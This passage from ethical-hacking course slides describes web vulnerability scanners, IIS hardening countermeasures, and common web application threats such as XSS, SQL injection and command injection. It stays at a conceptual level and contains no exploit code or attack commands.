


Hacking Tool: WebInspect

- ◉ WebInspect is an impressive web server and application-level vulnerability scanner that scans over 1,500 known attacks.

- ◉ It checks site contents and analyzes for rudimentary application-issues like smart guesswork checks, password guessing, parameter passing, and hidden parameter checks.

- ◉ It can analyze a basic web server in 4 minutes, cataloging over 1,500 HTML pages.




Picture Source:

http://www.progress.co.nz/eMailers/images/sdm0307d_f2.jpg

Network Tool: Shadow Security Scanner

- ◉ Security scanner is designed to identify known and unknown vulnerabilities, suggest fixes to identified vulnerabilities, and report possible security holes within a network's internet, intranet, and extranet environments.
- ◉ Shadow Security Scanner includes vulnerability auditing modules for many systems and services.
- ◉ These include NetBIOS, HTTP, CGI and WinCGI, FTP, DNS, DoS vulnerabilities, POP3, SMTP,LDAP,TCP/IP, UDP, Registry, Services, users and accounts, password vulnerabilities, publishing extensions, MSSQL,IBM DB2,Oracle,MySQL, PostgressSQL, Interbase, MiniSQL, and more.

Shadow Security Scanner



Countermeasures

⊙ IISLockdown:


- IISLockdown restricts anonymous access to system utilities as well as the ability to write to web content directories.
- It disables Web Distributed Authoring and Versioning (WebDAV).
- It installs the URLScan ISAPI filter.

⊙ URLScan:

- UrlScan is a security tool that screens all incoming requests to the server by filtering the requests based on rules that are set by the administrator.

File System Traversal Countermeasures

- ⦿ Microsoft recommends setting the NTFS ACLS on cmd.exe and several other powerful executables to Administration and SYSTEM: Full Control only.
- ⦿ Sample files must be removed.
- ⦿ Monitor the audit logs.
- ⦿ Apply Microsoft patches and hotfixes regularly.



Increasing Web Server Security

- ◉ Use of Firewalls
- ◉ Administrator Account Renaming
- ◉ Disabling the Default Websites
- ◉ Removal of Unused Application Mappings
- ◉ Disabling Directory Browsing
- ◉ Legal Notices
- ◉ Service Packs, Hotfixes, and Templates
- ◉ Checking for Malicious Input in Forms and Query Strings
- ◉ Disabling Remote Administration



Summary

- ◉ Web servers assume critical importance in the realm of Internet security.
- ◉ Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often.
- ◉ The inherent security risks owing to compromised web servers have impact on the local area networks that host these websites, even on the normal users of web browsers.
- ◉ Looking through the long list of vulnerabilities that had been discovered and patched over the past few years provides an attacker ample scope to plan attacks to unpatched servers.
- ◉ Different tools/exploit codes aid an attacker in perpetrating web server hacking.
- ◉ Countermeasures include scanning for existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening, and filtering.



Ethical Hacking

Module XII

Web Application Vulnerabilities

Scenario

George and Brett are friends. Brett is a web administrator of his company's Website. George is a computer geek. He finds security holes in Brett's Website and claims that he can:

- Steal identities
- Hijack accounts
- Manipulate web pages/inject malicious codes into the client's browser
- Have access to confidential resources

Brett challenges his claim maintaining that his Website is secure and free from any intrusion.

George thinks that it's time to prove his mettle.

What next?




Picture Source:
[http://daz00k.free.fr/
geek.gif](http://daz00k.free.fr/geek.gif)

Module Objective

- ◉ Understanding web application setup
- ◉ Objectives of web application hacking
- ◉ Anatomy of an attack
- ◉ Web application threats
- ◉ Countermeasures
- ◉ Tools:
 - Wget
 - BlackWidow
 - Window Bomb
 - Websleuth
 - Burp


Module Flow



Web Application Setup

- ⦿ A client/server software application that interacts with users or other systems using HTTP.
- ⦿ Modern applications typically are written in Java (or similar languages) and run on distributed application servers, connecting to multiple data sources through complex business logic tiers.


Web Application Setup



Web Application Hacking

⊙ Exploitative behaviors


- Defacing Websites
- Stealing credit card information
- Exploiting server-side scripting
- Exploiting buffer overflows
- Domain Name Server (DNS) attacks
- Employ malicious code



Picture Source:

http://www.governmentsecurity.org/articles/images/SQ_L_in1.jpg

Anatomy of an Attack



Web Application Threats

- ⊙ Cross-site scripting
- ⊙ SQL injection
- ⊙ Command injection
- ⊙ Cookie/session poisoning
- ⊙ Parameter/form tampering
- ⊙ Buffer overflow
- ⊙ Directory traversal/forceful browsing
- ⊙ Cryptographic interception
- ⊙ Cookie snooping
- ⊙ Authentication hijacking
- ⊙ Log tampering


- ⊙ Error message interception attack
- ⊙ Obfuscation application
- ⊙ Platform exploits
- ⊙ DMZ protocol attacks
- ⊙ Security management exploits
- ⊙ Web services attacks
- ⊙ Zero day attack
- ⊙ Network access attacks
- ⊙ TCP fragmentation

Cross Site Scripting/Xss Flaws

- ⦿ Occurs when an attacker uses a web application to send malicious code, generally JavaScript
- ⦿ Stored attacks are those where the injected code is permanently stored on the target servers in a database
- ⦿ Reflected attacks are those where the injected code takes another route to the victim, such as in an Email message

- ⦿ Disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account
- ⦿ Disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page, and modifying presentation of content
- ⦿ Web servers, application servers, and web application environments are susceptible to cross site scripting

An Example of XSS



Countermeasures

- ⊙ Validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- ⊙ A stringent security policy
- ⊙ Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users

SQL Injection

- ⦿ Uses SQL to directly manipulate database data
- ⦿ An attacker can use a vulnerable web application to bypass normal security measures and obtain direct access to valuable data
- ⦿ SQL Injection attacks can often be executed from the address bar, from within application fields, and through queries and searches
- ⦿ Countermeasure
 - Check user input to database queries
 - Validate and sanitize every user variable passed to the database



Picture Source:

http://www.vaemergency.com/emupdatenew/article/s/03jan/images_03jan/injection.jpg

Command Injection Flaws

- ⦿ Relays malicious code through a web application to another system
- ⦿ Attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection)
- ⦿ Scripts written in perl, python, and other languages can be injected into poorly designed web applications


